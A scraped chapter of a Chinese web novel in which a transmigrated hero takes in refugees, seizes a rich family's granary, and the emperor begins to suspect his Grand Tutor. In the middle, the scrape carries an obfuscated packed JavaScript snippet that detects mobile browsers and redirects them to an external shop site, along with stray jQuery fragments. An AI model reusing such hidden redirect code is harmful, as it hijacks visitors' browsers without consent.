文趣网 > 其他小说 > 臣不是心腹大患 > 6. 第 6章
    次日,宁以哲心也不痛了、首也不疾了,只剩下一阵阵的眩晕。

    他们队伍人数爆炸式增长,从百余人进阶至小万余人,一夜之间,仿佛全世界的难民流匪都来投靠他了。

    ……这其中还有隔壁茶州的“二当家”。

    宁以哲深呼吸数次,再次确认道:“你是说……你们还想打?”

    “是!”王志目光如炬,“在茶州就差一点,大哥要是一箭射中了那狗皇帝,就根本不会死!这天下恐怕早就易主了!”

    宁以哲猝然屏息,“差一点……是差多少?”

    王志顿了顿,“差了一支箭。”

    “……”

    那不是连弓都还没拉开就被秒了吗?!

    许是宁以哲的表情太过直白,王志咬咬牙继续加码,“若是宁大王有此志,我也可以继续屈居老二,以尽心辅佐大王!”

    宁以哲怜悯地瞅他一眼,摊开笔墨,公事公办道:“姓名?擅长?预期工资?”

    王志只听见一串,“什……什么?“宁以哲半点情面也不讲,“这样吧,先说说你要怎么胜任这个岗位?你在上一任老板……老大那都给干黄了,你要怎么说服我继续用你?”

    王志:“……”

    宁以哲轻轻呼出一口气,尽会忽悠别人给自己卖命,还辅佐、还“二当家”!

    我呸!万恶的阶级思想!

    宁以哲忙活了一天,将背景干净的难民一一录名接收了,组成一个大生产队交给了顺子,让他带着做些后勤劳作。从茶州逃来的流匪也都没能逃脱“官方”的掌控,在祁一那登记造册,编成了进可造反、退可收编的“军匪”。

    唯有王志,宁以哲只让祁一给了他一个无合同试用机会,时刻接受人民的监督。

    原话是这样说的:好好干,通过劳动改造自己,净化自己!能不能转正,可全在你自己啊……

    -

    人一多,不仅是庄子里住不下,就是粮也不够吃了。住倒是好解决,简易的临时帐篷从庄里搭进了林子,靠着之前捡的木炭还能撑几天。吃就麻烦了,那么多人,那么多张嘴,要吃的粮也不是几天时间就能种出来的。

    宁以哲鬼鬼祟祟猫回屋里,不出三秒,时刻记着要监视他的祁一果然如同影子般出现在他身后。

    “……”

    宁以哲忍着惊炸毛的冲动,打探正事:“你说李……”

    刀光乍现。宁以哲立马灵性改口:“你——们,陛下有没有……有没有什么话忘了交代我的?”祁一立场很硬,“自然没有!陛下英明神武,不会忘记。”

    嘶,宁以哲头疼地换了个问法,“那陛下有没有交代你什么?”

    祁一警惕地盯着他,腰间的长刀隐隐又有了出鞘的趋势。

    “你在打探圣意?”

    “……是。”宁以哲虚弱地抬手,然后缓缓捂住胸口,“我就想知道英明神武的陛下,有没有想过我这会有这么多人?这么多人吃什么喝什么?”

    祁一狐疑道:“就这?”

    宁以哲简直是受不了了,“这是小事?!”

    祁一的眼神豁然从犹疑化为鄙夷,“干山匪的,竟抢粮都不会。”

    谁是山匪了!他们分明是革命队伍!

    都说了不拿群众的一针一线,怎么能抢粮呢……

    抢!抢的就是粮!

    宁以哲两眼放光,看着眼前满满当当的粮仓,朝身旁的祁一投去一个赞赏的眼神,“你怎么知道这里有粮仓?”

    祁一惜字如金:“查过。”

    宁以哲估摸着他想装一装的心思,贴心道:“哦哦?”

    祁一努力下压嘴角,“你和你同门的老家,都是我负责查。”

    宁以哲:“哦……哦!”

    懂了,李承安的侍卫,其实就是锦衣卫嘛!宁以哲直接招呼人把粮仓给搬空了。

    他放松地捋了捋自己的胸口,只觉得毫无道德压力,甚至有些痛快。既然是他原身的同门,那能是个什么好东西?

    都是万恶的剥削阶级罢了!

    此事做得分外高调,宁以哲前脚刚将粮运走,后脚被抢的人家就哭着吼着找上了州府。

    崔文早就得了授意,对虎山上的事睁一只眼闭一只眼,谁来都只安抚不行动,一手太极打得如胶似漆,做足了老油条的功夫。

    没过几天,平州州府不敌流匪、被山火烧怕了的丑事就被扬了出去。

    ……

    皇宫,御书房。

    新帝班师回朝,满朝廷却一波未平一波又起,弹劾平州州府的折子如雪花般堆了上来。李承安随意抽出一本,目光在被抢的“平州刘氏”上停了几息。

    刘姓如今虽已不算显赫,却也是一条百足之虫。

    李承安将折子随意扔回去,御前立马有人上来将这沓废折收走。只见帝王眉眼稍敛,似乎若有所思。

    内侍安静地上了一轮茶,将要退离时,才听见里间响起年轻帝王的低笑,“……茶州那么大一个州府因公殉职的时候,折子可有现在的一半多?”

    御书房里没有别人,只有刚上任不久的大管事全公公。全福不敢随意接话,只得揣摩着圣意道:“许是平州驿站完备……”

    “呵。”

    全福赶紧闭上嘴,“是奴才失言。”

    “无妨,”李承安重新拿起朱批,语气如常:“朕亲征剿匪,连战连捷,就剩下些不成气候的散沙……刘家还能被抢?”

    全福低头,小心地擦了下额角,“这……”

    御笔在折子上画了道凌厉的斜杠,李承安将太傅的请罪帖放置一旁。

    “依朕看,这是有人在故意养匪啊……”

    内侍不敢再多听,连忙退了出去。

    太傅的帖子被批回,还是一封请罪帖,朝廷议论纷纷。

    新帝登基以来,谨遵先皇遗诏,对太傅赵括礼遇有加不说,就连远赴茶州亲征剿匪,也毫不犹疑地将监国之权尽数交给太傅,君臣之间恰犹云龙鱼水。

    这还是头一次,李承安连半点脸面也不给。

    知道些内情的官员很快嗅出些别的味道,比如,被抢的刘家和太傅有些情谊,族中子弟亦有为官者拜入其门下。再比如,新帝剿匪告捷举国皆知,刘家的粮草又这么凑巧的“被抢”,就连闻名善战的平州州府也被他们联合弹劾,说是他“怯弱无能”……

    此案无论

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17626227|206253||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    结果如何,天子起了疑心都是真的。

    看似戮力一心的二代朝廷很快分出清晰的党派阵线。虽说太傅一党独大已久,剩余小团体根本不敢与其抗衡,但并不妨碍他们抱团取暖,明哲保身。

    -

    远在千里开外的京都如何暗潮汹涌,宁以哲一概不知。

    解决了粮草大题后,他久不来活的脑瓜儿又开始发散起来。但在行动之前,他心里还有最后一块疙瘩。

    晚上就寝前,祁一照旧抱着刀,立在他床前,面无情地盯着他。

    宁以哲与他相处下来,也摸着了些此人的脾气秉性。简单来说,就是极致的李承安主义者,只要不逆着李承安的意思,其他的都好说。

    再者,宁以哲有些自作多情地想,李承安将此人留下来,或许多多少少也有给他用用的意思。

    祁一监视人睡觉的耐心越来越短,见人转溜着眼珠子就是不闭眼,催促道:“速睡!”

    宁以哲眨眨眼,“再向你打探个事。”

    祁一眉头紧锁,“你又想打探圣意?”

    “……”

    其实也没说错。

    宁以哲一副虔诚的模样,“陛下英明神武,有没有说过事成之后,要怎么安置这些百姓?”

    祁一听后眉头松了几分,原原本本复述道:“凡迷途知返者,择优招安,就近落户归田。若有执迷不悟、屡犯国法者……”

    祁一莫名睨了宁以哲一眼,唰地亮出雪白的刀刃,“我等自行诛之!”宁以哲:“?”

    执迷不悟、屡犯国法……怎么着也不是特指他吧?!

    宁以哲默默地扒拉过被子,但好歹李承安并不是用完就杀,而是本就起了招安的念头。

    也对,匪患原本就闹在茶州,李承安亲去镇压,想必真正的祸首早已过了头七,剩下的大抵都……罪不至死。

    他大概率也罪不至死。

    宁以哲稍加放心地发散着蠢蠢欲动的脑瓜儿,打算给李承安一个惊喜,以报他不杀之恩。

    “这样,“宁以哲眼波如流,晃得祁一警惕地退后半步,就听见人说:“你明天去给我绑个人来。”

    祁一手心也痒,便问:“什么人?”

    ……夜幕既明。

    谷雨至,整个平州城都浸在水雾潮气之中。祁一无声地踩上一片屋檐黑瓦,身影隐在晦色之中。

    屋内,长烛燃了一夜。因为粮仓之事,刘家父子奔波数日,甚至传信京都同族,竟无一人给出明确答复。

    “爹,堂哥这是什么意思?”刘远不敢置信地翻着案上的信笺,“我们家就不说了,现在竟连当朝太傅都不能治一个小小的州府了?”

    刘家祖宅远离京都,对局势的把握虽不如朝中敏感,却也不是完全的遮眼瞎。但事出反常,刘启一时也觉得看不懂了。

    父子俩沉默片刻,刘启问:“要你去别家借粮之事办得怎么样了?”

    刘远缩缩脖子,“都怕惹祸上身,不肯借粮。”

    刘启的脸色沉了又沉,最终一巴掌拍在案上,“这伙山匪怎么就偏盯上了我们家?”

    “啪嗒”——

    屋顶传来一声异响,两人倏然一静,同时抬头。